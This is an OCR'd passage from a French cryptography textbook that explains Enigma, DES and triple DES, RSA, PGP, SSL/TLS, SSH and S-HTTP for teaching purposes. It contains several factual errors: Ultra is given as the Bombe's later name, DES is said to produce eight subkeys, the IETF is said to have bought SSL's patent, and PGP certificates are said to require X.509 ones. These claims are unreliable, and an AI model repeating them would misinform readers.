Au final, pour des machines Enigma équipées pour 26 lettres, il y avait 17 576 combinaisons (26 × 26 × 26) liées à l'orientation de chacun des trois rotors, 6 combinaisons possibles liées à l'ordre dans lequel étaient disposés les rotors, soient 100 391 791 500 branchements possibles quand on relie les six paires de lettres dans le tableau de connexions : 12 lettres choisies parmi 26 (26!/(12!14!)), puis 6 lettres parmi 12 (12!/6!), et puisque certaines paires sont équivalentes (A/D et D/A), il s'agit de diviser par 2^6.

Les machines Enigma peuvent donc chiffrer un texte selon 10^{16} (17 576 × 6 × 100 391 791 500) combinaisons différentes !

❏ Cassage du code d'Enigma

Les Polonais inventèrent « *la Bombe* » (rebaptisée plus tard « Ultra ») qui permettait de connaître les réglages Enigma. Seulement, à partir de 1938, c'est l'opérateur lui-même qui établissait le réglage. Pour remédier à ce problème, les Polonais trouvèrent la solution : chaque message contenait soit une répétition de mots soit des mots récurrents (appelés « femelles »).

Ceci était un indice quant au noyau (réglage de base des rotors). Pour découvrir ce réglage, les Polonais utilisaient ensuite la « Grille » (cartes perforées correspondant à toutes les permutations du noyau). Ces cartes étaient empilées les unes sur les autres par rapport à la position des « femelles ».

Ensuite, il s'agissait de chercher le point où une série de perforations se recouvrait du haut en bas de la pile.

Cryptosystème DES

Le 15 mai 1973 le **NBS** (*National Bureau of Standards*, aujourd'hui appelé NIST, *National Institute of Standards and Technology*) a lancé un appel dans le *Federal Register* (l'équivalent aux États-Unis du *Journal Officiel* en France) pour la création d'un algorithme de chiffrement répondant aux critères suivants :

- posséder un haut niveau de sécurité lié à une clé de petite taille servant au chiffrement et au déchiffrement ;
- être compréhensible ;
- ne pas dépendre de la confidentialité de l'algorithme ;
- être adaptable et économique ;
- être efficace et exportable.

Fin 1974, IBM propose « Lucifer », qui, grâce à la NSA (*National Security Agency*), est modifié le 23 novembre 1976 pour donner le **DES** (*Data Encryption Standard*). Le DES a finalement été approuvé en 1978 par le NBS. Le DES fut normalisé par l'ANSI (*American National Standard Institute*) sous le nom de **ANSI X3.92**, plus connu sous la dénomination DEA (*Data Encryption Algorithm*).

❑ Principe du DES

Il s'agit d'un système de chiffrement symétrique par blocs de 64 bits, dont 8 bits (un octet) servent de test de parité (pour vérifier l'intégrité de la clé).

Chaque bit de parité de la clé (1 tous les 8 bits) sert à tester un des octets de la clé par parité impaire, c'est-à-dire que chacun des bits de parité est ajusté de façon à avoir un nombre impair de « 1 » dans l'octet à qui il appartient.

La clé possède donc une longueur « utile » de 56 bits, ce qui signifie que seuls 56 bits servent réellement dans l'algorithme.

L'algorithme consiste à effectuer des combinaisons, des substitutions et des permutations entre le texte à chiffrer et la clé, en faisant en sorte que les opérations puissent se faire dans les deux sens (pour le déchiffrement).


La combinaison entre substitutions et permutations est appelée **code produit**.

La clé est codée sur 64 bits et formée de 16 blocs de 4 bits, généralement notés k_1 à k_{16}. Étant donné que « seuls » 56 bits servent effectivement à chiffrer, il peut exister 2^{56} (soit $7{,}2 \times 10^{16}$) clés différentes !

❑ Algorithme du DES

Les grandes lignes de l'algorithme sont les suivantes :


- Fractionnement du texte en blocs de 64 bits (8 octets).
- Permutation initiale des blocs.
- Découpage des blocs en deux parties : gauche et droite, nommées G et D.
- Étapes de permutation et de substitution répétées 16 fois (appelées **rondes**).
- Recollement des parties gauche et droite puis permutation initiale inverse.


Permutation d'un bloc de 64 bits
séparation en blocs de 32 bits
G_0
K_0
D_0
+
F
première permutation
$G_1 = D_0$
K_1
$D_1 = G_0 + F(D_0, K_0)$
+
F
seconde permutation
$G_{15} = D_{14}$
K_{15}
$D_{15} = G_{14} + F(D_{14}, K_{14})$
+
F
seizième permutation
$G_{16} = D_{15}$
$D_{16} = G_{15} + F(D_{15}, K_{15})$
Permutation inverse du bloc de 64 bits

❑ Génération de clés

Étant donné que l'algorithme du DES présenté ci-dessus est public, toute la sécurité repose sur la complexité des clés de chiffrement.


L'algorithme ci-dessous montre comment obtenir à partir d'une clé de 64 bits (composé de 64 caractères alphanumériques quelconques) 8 clés diversifiées de 48 bits chacune servant dans l'algorithme du DES :



❑ Triple DES

Une clé d'une longueur de 56 bits donne un nombre énorme de possibilités. Néanmoins, de nos jours, de nombreux processeurs permettent de calculer plus de 10^6 clés par seconde, ainsi, utilisés parallèlement sur un très grand nombre de machines, il devient possible pour un grand organisme (un État par exemple) de trouver la bonne clé.

Une solution à court terme consiste à chaîner trois chiffrements DES à l'aide de deux clés de 56 bits (ce qui équivaut à une clé de 112 bits). Ce procédé est appelé **triple DES**, noté TDES (parfois 3DES ou 3-DES).



Le **TDES** permet d'augmenter significativement la sécurité du DES, toutefois il a l'inconvénient majeur de demander également plus de ressources pour les chiffrements et les déchiffrements.

On distingue habituellement plusieurs types de chiffrement triple DES :

- **DES-EEE3** : trois chiffrements DES avec trois clés différentes ;
- **DES-EDE3** : une clé différente pour chacune des trois opérations DES (chiffrement, déchiffrement, chiffrement) ;
- **DES-EEE2** et **DES-EDE2** : une clé différente pour la seconde opération (déchiffrement).

En 1997 le NIST lança un nouvel appel à projet pour élaborer l'**AES** (*Advanced Encryption Standard*), un algorithme de chiffrement destiné à remplacer le DES.

Le système de chiffrement DES fut réactualisé tous les 5 ans. En 2000 lors de la dernière révision, après un processus d'évaluation qui a duré trois années, l'algorithme conçu conjointement par deux candidats belges, Vincent Rijmen et Joan Daemen fut choisi comme

nouveau standard par le NIST. Ce nouvel algorithme baptisé **Rijndael** par ses inventeurs, remplacera dorénavant le DES.

Pour plus d'informations
Spécifications des algorithmes du DES du TDES et de l'AES (site du NIST) : http://csrc.nist.gov/encryption/tkencryption.html
RFC 2420 - The PPP Triple-DES Encryption Protocol (3DESE) : www.ietf.org/rfc/rfc2420.txt

Cryptosystème RSA

Le premier algorithme de chiffrement à clé publique (chiffrement asymétrique) a été développé par R. Merckle et M. Hellman en 1977. Il fut vite rendu obsolète grâce aux travaux de Shamir, Zippel et Herlestman, de célèbres cryptanalistes.

En 1978, l'algorithme à clé publique de Rivest, Shamir, et Adelman (d'où son nom **RSA**) apparaît. Cet algorithme servait encore en 2002 à protéger les codes nucléaires des armées américaine et russe.

❑ Fonctionnement de RSA

Le fonctionnement du cryptosystème RSA est basé sur la difficulté de factoriser de grands entiers.

Soit deux nombres premiers p et q, et d un entier tel que d soit premier avec $(p - 1)*(q - 1)$. Le triplet (p,q,d) constitue ainsi la clé privée.

La clé publique est alors le doublet (n,e) créé à l'aide de la clé privée par les transformations suivantes :

$n = p * q$

$e = 1/d \bmod((p - 1)(q - 1))$

Soit M, le message à envoyer. Il faut que le message M soit premier avec la clé n. En effet, le déchiffrement repose sur le théorème d'Euler stipulant que si M et n sont premiers entre eux, alors :

$M^{\text{phi}(n)} = 1 \bmod(n)$

phi(n) étant l'indicateur d'Euler, et valant dans le cas présent $(p - 1)*(q - 1)$.

Il est donc nécessaire que M ne soit pas un multiple de p, de q, ou de n. Une solution consiste à découper le message M en morceaux M_i tels que le nombre de chiffres de chaque M_i soit strictement inférieur à celui de p et de q. Cela suppose donc que p et q soient grands, ce qui est le cas en pratique puisque tout le principe de RSA réside dans la difficulté à trouver dans un temps raisonnable p et q connaissant n, ce qui suppose p et q grands.

Supposons qu'un utilisateur (nommé Bob) désire envoyer un message M à une personne (nommons-la Alice), il lui suffit de se procurer la clé publique (n,e) de cette dernière puis de calculer le message chiffré c :

$c = M^e \bmod(n)$

Bob envoie ensuite le message chiffré c à Alice, qui est capable de le déchiffrer à l'aide de sa clé privée (p, q, d) :

$M = M^{e*d} \bmod(n) = c^d \bmod(n)$

Cryptosystème PGP

PGP (*Pretty Good Privacy*) est un cryptosystème (système de chiffrement) inventé par Philip Zimmermann, un analyste informaticien. Philip Zimmermann a travaillé de 1984 à 1991 sur un programme permettant de faire fonctionner RSA sur des ordinateurs personnels.

Cependant, étant donné que son système utilisait RSA sans l'accord de ses auteurs, cela lui a valu des procès pendant 3 ans. Il est donc vendu environ 150 $ depuis 1993. Il est très rapide et sûr ce qui le rend quasiment impossible à cryptanalyser.

❑ Principe

PGP est un système de **cryptographie hybride**, utilisant une combinaison des fonctionnalités de la cryptographie à clé publique et de la cryptographie symétrique.

Lorsqu'un utilisateur chiffre un texte avec PGP, les données sont d'abord compressées. Cette compression des données permet de réduire le temps de transmission par tout moyen de communication, d'économiser l'espace disque et, surtout, de renforcer la sécurité cryptographique.

La plupart des cryptanalystes exploitent les modèles trouvés dans le texte en clair pour casser le chiffrement. La compression réduit ces

modèles dans le texte en clair, améliorant par conséquent considérablement la résistance à la cryptanalyse.

Ensuite, l'opération de chiffrement se fait principalement en deux étapes :

- PGP crée une clé secrète IDEA de manière aléatoire, et chiffre les données avec cette clé.
- PGP crypte la clé secrète IDEA et la transmet au moyen de la clé RSA publique du destinataire.

L'opération de décryptage se fait également en deux étapes :

- PGP déchiffre la clé secrète IDEA au moyen de la clé RSA privée.
- PGP déchiffre les données avec la clé secrète IDEA précédemment obtenue.

Cette méthode de chiffrement associe la facilité d'utilisation du cryptage de clé publique à la vitesse du cryptage conventionnel. Le chiffrement conventionnel est environ 1 000 fois plus rapide que les algorithmes de chiffrement à clé publique. Le chiffrement à clé publique résout le problème de la distribution des clés. Utilisées conjointement, ces deux méthodes améliorent la performance et la gestion des clés, sans pour autant compromettre la sécurité.

❑ Fonctionnalités de PGP

PGP offre les fonctionnalités suivantes :

- **Signature électronique et vérification d'intégrité de messages** : fonction basée sur l'emploi simultané d'une fonction de hachage (MD5) et du système RSA. MD5 hache le message et fournit un résultat de 128 bits qui est ensuite chiffré, grâce à RSA, par la clé privée de l'expéditeur.
- **Chiffrement des fichiers locaux** : fonction utilisant IDEA.
- **Génération de clés publiques et privées** : chaque utilisateur chiffre ses messages à l'aide de clés privées IDEA. Le transfert de clés électroniques IDEA utilise le système RSA ; PGP offre donc des mécanismes de génération de clés adaptés à ce système. La taille des clés RSA est proposée suivant plusieurs niveaux de sécurité : 512, 768, 1 024 ou 1 280 bits.

- **Gestion des clés** : fonction assurant la distribution de la clé publique de l'utilisateur aux correspondants qui souhaiteraient lui envoyer des messages chiffrés.
- **Certification de clés** : cette fonction permet d'ajouter un sceau numérique garantissant l'authenticité des clés publiques. Il s'agit d'une originalité de PGP, qui base sa confiance sur une notion de proximité sociale plutôt que sur celle d'autorité centrale de certification.
- **Révocation, désactivation, enregistrement de clés** : fonction qui permet de produire des certificats de révocation.

❑ Format des certificats PGP

Un certificat PGP comprend entre autres les informations suivantes :

- **Le numéro de version de PGP** : identifie la version de PGP utilisée pour créer la clé associée au certificat.
- **La clé publique du détenteur du certificat** : partie publique de votre paire de clés associée à l'algorithme de la clé, qu'il soit RSA, DH (Diffie-Hellman) ou DSA (algorithme de signature numérique).
- **Les informations du détenteur du certificat** : il s'agit des informations portant sur l'« identité » de l'utilisateur, telles que son nom, son ID utilisateur, sa photographie, etc.
- **La signature numérique du détenteur du certificat** : également appelée autosignature, il s'agit de la signature effectuée avec la clé privée correspondant à la clé publique associée au certificat.
- **La période de validité du certificat** : dates/heures de début et d'expiration du certificat. Indique la date d'expiration du certificat.
- **L'algorithme de chiffrement symétrique** préféré pour la clé : indique l'algorithme de chiffrement que le détenteur du certificat préfère appliquer au cryptage des informations. Les algorithmes pris en charge sont CAST, IDEA ou DES triple.

Le fait qu'un seul certificat puisse contenir plusieurs signatures est l'un des aspects uniques du format du certificat PGP. Plusieurs personnes peuvent signer la paire de clés/d'identification pour attester en toute certitude de l'appartenance de la clé publique au détenteur spécifié. Certains certificats PGP sont composés d'une clé

publique avec plusieurs libellés, chacun offrant un mode d'identification du détenteur de la clé différent (par exemple, le nom et le compte de messagerie d'entreprise du détenteur, l'alias et le compte de messagerie personnel du détenteur, sa photographie, et ce, dans un seul certificat).

Dans un certificat, une personne doit affirmer qu'une clé publique et le nom du détenteur de la clé sont associés. Quiconque peut valider les certificats PGP. Les certificats X.509 doivent toujours être validés par une autorité de certification ou une personne désignée par la CA. Les certificats PGP prennent également en charge une structure hiérarchique à l'aide d'une CA pour la validation des certificats.

Plusieurs différences existent entre un certificat X.509 et un certificat PGP. Les plus importantes sont indiquées ci-dessous :

- Les certificats X.509 prennent en charge un seul nom pour le détenteur de la clé.
- Les certificats X.509 prennent en charge une seule signature numérique pour attester de la validité de la clé.
- La création d'un certificat PGP doit faire l'objet d'une obtention préalable d'un certificat X.509 auprès d'une autorité de certification.

❑ Modèles de fiabilité

En règle générale, la **CA** (*Certification Authority,* autorité de certification) inspire une confiance totale pour établir la validité des certificats et effectuer tout le processus de validation manuelle. Mais, il est difficile d'établir une ligne de confiance avec les personnes n'ayant pas été explicitement considérées comme fiables par votre CA.

Dans un environnement PGP, tout utilisateur peut agir en tant qu'autorité de certification. Il peut donc valider le certificat de clé publique d'un autre utilisateur PGP. Cependant, un tel certificat peut être considéré comme valide par un autre utilisateur uniquement si un tiers reconnaît celui qui a validé ce certificat comme un correspondant fiable. C'est-à-dire, si l'on respecte par exemple mon opinion selon laquelle les clés des autres sont correctes uniquement si je suis considéré comme un correspondant fiable. Dans le cas contraire, mon opinion sur la validité d'autres clés est controversée.

Supposons, par exemple, que votre trousseau de clés contient la clé d'Alice. Vous l'avez validée et, pour l'indiquer, vous la signez. En outre,

vous savez qu'Alice est très pointilleuse en ce qui concerne la validation des clés d'autres utilisateurs. Par conséquent, vous affectez une fiabilité complète à sa clé. Alice devient ainsi une autorité de certification. Si elle signe la clé d'un autre utilisateur, cette clé apparaît comme valide sur votre trousseau de clés.

❏ Révocation d'un certificat PGP

Seul le détenteur du certificat (le détenteur de sa clé privée correspondante) ou un autre utilisateur, désigné comme autorité de révocation par le détenteur du certificat, a la possibilité de révoquer un certificat PGP. La désignation d'une autorité de révocation est utile, car la révocation, par un utilisateur PGP, de son certificat est souvent due à la perte du mot de passe complexe de la clé privée correspondante. Or, cette procédure peut uniquement être effectuée s'il est possible d'accéder à la clé privée. Un certificat X.509 peut uniquement être révoqué par son émetteur.

Lorsqu'un certificat est révoqué, il est important d'en avertir ses utilisateurs potentiels. Pour informer de la révocation des certificats PGP, la méthode habituelle consiste à placer cette information sur un serveur de certificats. Ainsi, les utilisateurs souhaitant communiquer avec vous sont avertis de ne pas utiliser cette clé publique.

Les protocoles sécurisés

Un **protocole** est une méthode standard qui permet la communication entre des processus (s'exécutant éventuellement sur différentes machines), c'est-à-dire un ensemble de règles et de procédures à respecter pour émettre et recevoir des données sur un réseau. Il en existe plusieurs selon ce que l'on attend de la communication. Certains protocoles sont par exemple spécialisés dans l'échange de fichiers (le FTP), d'autres servent à gérer simplement l'état de la transmission et des erreurs (c'est le cas du protocole ICMP).

Sur Internet, les protocoles utilisés font partie d'un ensemble de protocoles, appellés **protocoles TCP/IP**. Cette suite de protocoles contient entre autres les protocoles TCP pour le transport des données, HTTP pour le web, FTP pour le transfert de fichiers, ICMP pour le contrôle des erreurs, etc.

La plupart des protocoles de la suite TCP/IP ne sont pas sécurisés, c'est-à-dire que les données transitent en clair sur le réseau. Ainsi, des protocoles de plus haut niveau, dits « protocoles sécurisés » ont été mis au point afin d'encapsuler les messages dans des paquets de données chiffrés.

Protocole SSL

SSL (*Secure Sockets Layers*, que l'on pourrait traduire par couche de sockets sécurisée) est un procédé de sécurisation des transactions effectuées via Internet. Le standard SSL a été mis au point par Netscape, en collaboration avec Mastercard, Bank of America, MCI

et Silicon Graphics. Il repose sur un procédé de cryptographie par clé publique afin de garantir la sécurité de la transmission de données sur Internet. Son principe consiste à établir un canal de communication sécurisé (chiffré) entre deux machines (un client et un serveur) après une étape d'authentification.

Le système SSL est indépendant du protocole utilisé, ce qui signifie qu'il peut aussi bien sécuriser des transactions faites sur le Web par le protocole HTTP que des connexions *via* les protocoles FTP, POP ou IMAP. En effet, SSL agit telle une couche supplémentaire permettant d'assurer la sécurité des données, située entre la couche application et la couche transport (protocole TCP par exemple).

De cette manière, SSL est transparent pour l'utilisateur (entendez par là qu'il peut ignorer qu'il utilise SSL). Par exemple un client qui recourt à un navigateur Internet pour se connecter à un site de commerce électronique sécurisé par SSL enverra des données chiffrées sans aucune manipulation nécessaire de sa part.

La totalité des navigateurs supportent aujourd'hui le protocole SSL. Sur les sites qui l'utilisent, un cadenas apparaît sur la même ligne que son adresse web.

- Sous Internet Explorer :

- Sous Mozilla :


Un serveur web sécurisé par SSL possède une URL commençant par **https**://, où le « s » signifie bien évidemment *secured* (sécurisé).

Au milieu de l'année 2001, le brevet de SSL qui appartenait jusqu'alors à Netscape a été racheté par l'IETF (*Internet Engineering Task Force*) et a été rebaptisé pour l'occasion **TLS** (*Transport Layer Security*).

❑ Fonctionnement de SSL 2.0

La sécurisation des transactions par SSL 2.0 est basée sur un échange de clés entre client et serveur. La transaction sécurisée par SSL se fait selon le modèle suivant :

- Dans un premier temps, le client se connecte au site marchand sécurisé par SSL et lui demande de s'authentifier. Le client envoie également la liste des cryptosystèmes qu'il supporte, triée par ordre décroissant selon la longueur des clés.
- À réception de la requête le serveur envoie un certificat au client, contenant la clé publique du serveur, signée par une autorité de certification (CA), ainsi que le nom du cryptosystème le plus haut dans la liste avec lequel il est compatible (la longueur de la clé de chiffrement – 40 bits ou 128 bits – sera celle du cryptosystème commun ayant la plus grande taille de clé).



- Le client vérifie la validité du certificat (donc l'authenticité du marchand), puis crée une clé secrète aléatoire (plus exactement un bloc prétendument aléatoire), chiffre cette clé à l'aide de la clé publique du serveur, puis lui envoie le résultat (la clé de session).
- Le serveur est en mesure de déchiffrer la clé de session avec sa clé privée. Ainsi, les deux entités sont en possession d'une clé commune dont ils sont seuls connaisseurs. Le reste des transactions peut se faire à l'aide de clé de session, garantissant l'intégrité et la confidentialité des données échangées.

Pour plus d'informations
The TLS Protocol Version 1.0 : www.ietf.org/rfc/rfc2246.txt

Protocole SSH

Internet permet de réaliser un grand nombre d'opérations à distance, notamment l'administration de serveurs ou bien le transfert de fichiers. Le protocole telnet et les *r-commandes BSD* (*rsh*, *rlogin* et *rexec*) permettant d'effectuer ces tâches distantes possèdent l'inconvénient majeur de faire circuler en clair sur le réseau les informations échangées, notamment l'identifiant (*login*) et le mot de passe pour l'accès à la machine distante. Ainsi, un pirate situé sur un réseau entre l'utilisateur et la machine distante a la possibilité d'écouter le trafic, c'est-à-dire d'utiliser un outil appelé *sniffer* capable de capturer les trames circulant sur le réseau et ainsi d'obtenir l'identifiant et le mot de passe d'accès à la machine distante.

Même si les informations échangées ne possèdent pas un grand niveau de sécurité, le pirate obtient un accès à un compte sur la machine distante et peut éventuellement étendre ses privilèges sur la machine afin d'obtenir un accès administrateur (*root*).

Étant donné qu'il est impossible de maîtriser l'ensemble des infrastructures physiques situées entre l'utilisateur et la machine distante (Internet étant par définition un réseau ouvert), la seule solution est de recourir à une sécurité au niveau logique (au niveau des données).

Le protocole **SSH** (*Secure Shell*) répond à cette problématique en permettant à des utilisateurs (ou bien à des services TCP/IP) d'accéder à une machine à travers une communication chiffrée (appelée tunnel).

❑ Principe de fonctionnement

Le protocole **SSH** a été mis au point en 1995 par le Finlandais Tatu Ylönen.

Il s'agit d'un protocole permettant à un client (un utilisateur ou bien une machine) d'ouvrir une session interactive sur une machine distante (serveur) afin d'envoyer des commandes ou des fichiers de manière sécurisée :

- Les données circulant entre le client et le serveur sont chiffrées, ce qui garantit leur confidentialité (personne d'autre que le serveur ou le client ne peut lire les informations transitant sur le réseau). Il n'est donc pas possible d'écouter le réseau à l'aide d'un analyseur de trames.
- Le client et le serveur s'authentifient mutuellement afin d'assurer que les deux machines qui communiquent sont bien celles que chacune des parties pense qu'elles sont. Il n'est donc plus possible pour un pirate d'usurper l'identité du client ou du serveur (*spoofing*).

La version 1 du protocole (SSH1) proposée dès 1995 avait pour but de servir d'alternative aux sessions interactives (*shells*) telles que *telnet*, *rsh*, *rlogin* et *rexec*. Ce protocole possédait toutefois une faille permettant à un pirate d'insérer des données dans le flux chiffré. C'est la raison pour laquelle en 1997 la version 2 du protocole (SSH2) a été proposée à l'IETF.

Secure Shell Version 2 propose également une solution de transfert de fichiers sécurisé (SFTP, *Secure File Transfer Protocol*).

SSH est un protocole, c'est-à-dire une méthode standard permettant à des machines d'établir une communication sécurisée. À ce titre, il existe de nombreuses implémentations de clients et de serveurs SSH. Certains sont payants, d'autres sont gratuits ou *open source*.

Pour plus d'informations

Les documents définissant le **protocole SSH** sont accessibles en ligne à l'adresse suivante :
www.ietf.org/html.charters/secsh-charter.html

❑ Connexion SSH

L'établissement d'une connexion SSH se fait en plusieurs étapes :

- Dans un premier temps le serveur et le client s'identifient mutuellement afin de mettre en place un canal sécurisé (couche de transport sécurisée).
- Dans un second temps le client s'authentifie auprès du serveur pour obtenir une session.

❏ Mise en place du canal sécurisé

La mise en place d'une couche de transport sécurisée débute par une phase de négociation entre le client et le serveur afin de s'entendre sur les méthodes de chiffrement à utiliser. En effet le protocole SSH est prévu pour fonctionner avec un grand nombre d'algorithmes de chiffrement, c'est pourquoi le client et le serveur doivent dans un premier temps échanger les algorithmes qu'ils supportent.

Ensuite, afin d'établir une **connexion sécurisée**, le serveur envoie sa clé publique d'hôte (*host key*) au client. Le client génère une clé de session de 256 bits qu'il chiffre grâce à la clé publique du serveur, et envoie au serveur la clé de session chiffrée ainsi que l'algorithme utilisé. Le serveur déchiffre la clé de session grâce à sa clé privée et envoie un message de confirmation chiffré à l'aide de la clé de session. À partir de là le reste des communications est chiffré grâce à un algorithme de chiffrement symétrique en utilisant la clé de session partagée par le client et le serveur.

Toute la sécurité de la transaction repose sur l'assurance qu'ont le client et le serveur de la validité des clés d'hôte de l'autre partie. Ainsi, lors de la première connexion à un serveur, le client affiche généralement un message demandant d'accepter la connexion (et présente éventuellement un condensé de la clé d'hôte du serveur) :

Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no) ?

Afin d'obtenir une session véritablement sécurisée, il est conseillé de demander oralement à l'administrateur du serveur de valider la clé publique présentée. Si l'utilisateur valide la connexion, le client enregistre la clé hôte du serveur afin d'éviter la répétition de cette phase.

À l'inverse, selon sa configuration, le serveur peut parfois vérifier que le client est bien celui qu'il prétend être. Ainsi, si le serveur possède une liste d'hôtes autorisés à se connecter, il va chiffrer un message à l'aide de la clé publique du client (qu'il possède dans sa base de données de clés d'hôtes) afin de vérifier si le client est en mesure de le déchiffrer à l'aide de sa clé privée (on parle de **challenge**).

❏ Authentification

Une fois que la connexion sécurisée est mise en place entre le client et le serveur, le client doit s'identifier sur le serveur afin d'obtenir un droit d'accès. Il existe plusieurs méthodes :

- La méthode la plus connue est le traditionnel **mot de passe**. Le client envoie un nom d'utilisateur et un mot de passe au serveur au travers de la communication sécurisée et le serveur vérifie si l'utilisateur concerné a accès à la machine et si le mot de passe fourni est valide.
- Une méthode moins connue mais plus souple est l'utilisation de **clés publiques**. Si l'authentification par clé est choisie par le client, le serveur va créer un *challenge* et donner un accès au client si ce dernier parvient à déchiffrer le challenge avec sa clé privée.

Protocole Secure HTTP

S-HTTP (*Secure HTTP*, ce qui signifie Protocole HTTP sécurisé) est un procédé de sécurisation des transactions HTTP reposant sur une amélioration du protocole HTTP mise au point en 1994 par l'EIT (*Enterprise Integration Technologies*). Il permet de fournir une sécurisation des échanges lors de transactions de commerce électronique en cryptant les messages afin de garantir aux clients la confidentialité de leur numéro de carte bancaire ou de toute autre information personnelle. Une implémentation de S-HTTP a été développée par la société Terisa Systems afin d'inclure une sécurisation au niveau des serveurs web et des navigateurs.

❏ Principe de fonctionnement

